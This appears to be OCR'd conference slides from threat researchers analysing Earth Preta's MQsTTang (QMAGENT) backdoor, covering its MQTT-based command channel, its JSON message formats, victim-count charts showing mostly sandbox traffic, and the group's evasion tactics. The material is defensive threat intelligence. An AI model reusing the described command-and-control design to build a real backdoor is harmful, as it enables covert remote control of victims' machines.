


Figure. MQTT architecture




Figure. C&C communication in QMAGENT (MQsTTang)

- MQsTTang: Mustang Panda's latest backdoor treads new ground with Qt and MQTT by ESET
- What is MQTT? Definition and Details


Why not subscribe the topics and monitor the behaviors from actors?

Upon first connecting to the broker, the malware subscribes to its unique topic. Then, and every 30 seconds thereafter, the client publishes a KeepAlive message to the server's topic. The content of this message is a JSON object with the following format:


```
{
    "Alive": "<malware's uptime in minutes>",
    "c_topic": "<client's unique topic>"
}
```


When the server wants to issue a command, it publishes a message to the client's unique topic. The plaintext content of this message is simply the command to be executed. As shown in Figure 5, the client executes the received command using `QProcess::startCommand` from the Qt framework. The output, obtained using `QProcess::readAllStandardOutput`, is then sent back in a JSON object with the following format:


```
{
    "c_topic": "<client's unique topic>",
    "ret": "<Command output>"
}
```


Victims Count of QMAGENT
iot/server0
iot/server1
iot/server2
Victims Count
0
10
20
30
40
50
2023-02-25
2023-03-01
2023-03-05
2023-03-09
2023-03-13
Date

Instead of monitoring actors, we are monitoring … analysts and sandboxes?


Victims Count of QMAGENT
iot/server0
iot/server1
iot/server2
Victims Count
0
10
20
30
40
50
2023-02-25
2023-03-01
2023-03-05
2023-03-09
2023-03-13
Date


Victims Count of QMAGENT
1st batch: 4~6 hours delay
2nd batch: 14~21 hours delay
iot/server0
iot/server1
iot/server2
Victims Count
14
12
10
8
6
4
2
03:00
06:00
09:00
12:00
15:00
18:00
21:00
Mar-03
03:00
06:00
09:00
12:00
15:00
18:00
21:00
Mar-04
Hour
2023-Mar-04
Report published


Alive Minutes (iot/server2) of QMAGENT
Victims Count
0
10
20
30
40
50
60
70
0
5
10
15
20
25
30
Alive Time (Minutes)

Alive (Minutes)	Seconds	Count
7.89	473	32
3.34	200	28
7.90	474	20
2.89	173	13
1.85	111	11
2.84	170	11
2.90	174	11
2.88	172	8
2.87	172	7
0.84	50	6

```
164 [timeouts]
165 # Set the default analysis timeout expressed in seconds. This value will be
166 # used to define after how many seconds the analysis will terminate unless
167 # otherwise specified at submission.
168 default = 200
```

https://github.com/kevoreilly/CAPEv2/blob/master/conf/cuckoo.conf#L164

Conclusion

Conclusion

- Earth Preta is constantly updating its TTPs and arsenals.
- To fly under the radar, they apply various countermeasures:
  - Hide the payload in a legitimate-looking file
  - Tools which require a unique passcode to run
  - Protect the archives with a password
- Use as many artifacts that look unique as possible for threat hunting.

Research Blog

- You can check our published research at
  - Earth Preta Spear-Phishing Governments Worldwide
  - Pack it Secretly: Earth Preta's Updated Stealthy Strategies

Thanks for your listening!

nick_dai@trendmicro.com

sunny_w_lu@trendmicro.com

vickie_su@trendmicro.com